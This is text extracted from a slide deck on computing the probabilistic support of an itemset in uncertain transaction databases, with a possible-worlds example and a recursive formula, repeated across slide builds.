6	10	drinking	1




Probability that the support
of "eating" is



Probability that the support
of "eating" is **at least**




How to compute Probabilistic Support?



Probability Distribution Function

$$P_{X,T}(i)$$

“Probability that the support of **X** in **T** is exactly **i**.”




Probabilistic Support

$$P_{\geq X,T}(i)$$

“Probability that the support of **X** in **T** is greater than or equal to **i**.”


How to compute Probabilistic Support?



Probability Distribution Function

$$P_{X,T}(i)$$

“Probability that the support
of **X** in **T** is exactly **i**.”




Probabilistic Support

$$P_{\geq X,T}(i)$$

“Probability that the support
of **X** in **T** is greater than or equal to **i**.”

How to compute Probabilistic Support?




Probability that the support of "eating" is

Id	Activities	Prob.	0	1
w1	{}; {drinking}	0,294	x	
w2	{eating}; {drinking}	0,126		x
w3	{sleeping}; {drinking}	0,126	x	
w4	{eating, sleeping}; {drinking}	0,054		x
w5	{}; {eating, drinking}	0,196		x
w6	{eating}; {eating, drinking}	0,084		x
w7	{sleeping}; {eating, drinking}	0,084	x	
	{eating, sleeping}; {eating, drinking}	0,036		

0,42

How to compute Probabilistic Support?



2^n


Probability that the support of "eating" is

Id	Activities	Prob.
w1	{}; {drinking}	0.294
w2	{eating}; {drinking}	0.126
w3	{sleeping}; {drinking}	0.126
w4	{eating, sleeping}; {drinking}	0.054
w5	{}; {eating, drinking}	0.196
w6	{eating}; {eating, drinking}	0.084
w7	{sleeping}, {eating, drinking}	0.084
	{eating, sleeping}; {eating, drinking}	0.036


0.42

How to compute the Probabilistic Support of an itemset X ?

From $T - t_n$ to T




How to compute the Probabilistic Support of an itemset X ?



$\exists t_n$


$\nexists t_n$



How to compute the Probabilistic Support of an itemset X ?



$$\exists t_n \rightarrow P_{X,T}(i) = P_{X,T-t_n}(i-1) \times P(X \subseteq t_n)$$
$$\nexists t_n$$




How to compute the Probabilistic Support of an itemset X ?



$$\exists t_n \Rightarrow P_{X,T}(i) = P_{X,T-t_n}(i-1) \times P(X \subseteq t_n)$$


$$\nexists t_n \Rightarrow P_{X,T}(i) = P_{X,T-t_n}(i) \times (1 - P(X \subseteq t_n))$$



How to compute the Probabilistic Support of an itemset X ?




$$\exists t_n \rightarrow P_{X,T}(i) = P_{X,T-t_n}(i-1) \times P(X \subseteq t_n)$$
$$\nexists t_n \rightarrow P_{X,T}(i) = P_{X,T-t_n}(i) \times (1 - P(X \subseteq t_n))$$



How to compute the Probabilistic Support of an itemset X ?



$$\exists t_n \rightarrow P_{X,T}(i) = P_{X,T-t_n}(i-1) \times P(X \subseteq t_n)$$
$$\nexists t_n \rightarrow P_{X,T}(i) = P_{X,T-t_n}(i) \times (1 - P(X \subseteq t_n))$$




			$P_{X,T}(i)$	
$P_{X,T-t_n}(0)$...	$P_{X,T-t_n}(i-1)$	$P_{X,T-t_n}(i)$...

How to compute the Probabilistic Support of an itemset X ?




$$\exists t_n \rightarrow P_{X,T}(i) = P_{X,T-t_n}(i-1) \times P(X \subseteq t_n)$$
$$\nexists t_n \rightarrow P_{X,T}(i) = P_{X,T-t_n}(i) \times (1 - P(X \subseteq t_n))$$



How to compute the Probabilistic Support of an itemset X ?




$$\exists t_n \rightarrow P_{X,T}(i) = P_{X,T-t_n}(i-1) \times P(X \subseteq t_n)$$
$$\nexists t_n \rightarrow P_{X,T}(i) = P_{X,T-t_n}(i) \times (1 - P(X \subseteq t_n))$$



How to compute the Probabilistic Support of an itemset X ?



$$\exists t_n \rightarrow P_{X,T}(i) = P_{X,T-t_n}(i-1) \times P(X \subseteq t_n)$$
$$\nexists t_n \rightarrow P_{X,T}(i) = P_{X,T-t_n}(i) \times (1 - P(X \subseteq t_n))$$



How to compute the Probabilistic Support of an itemset X ?

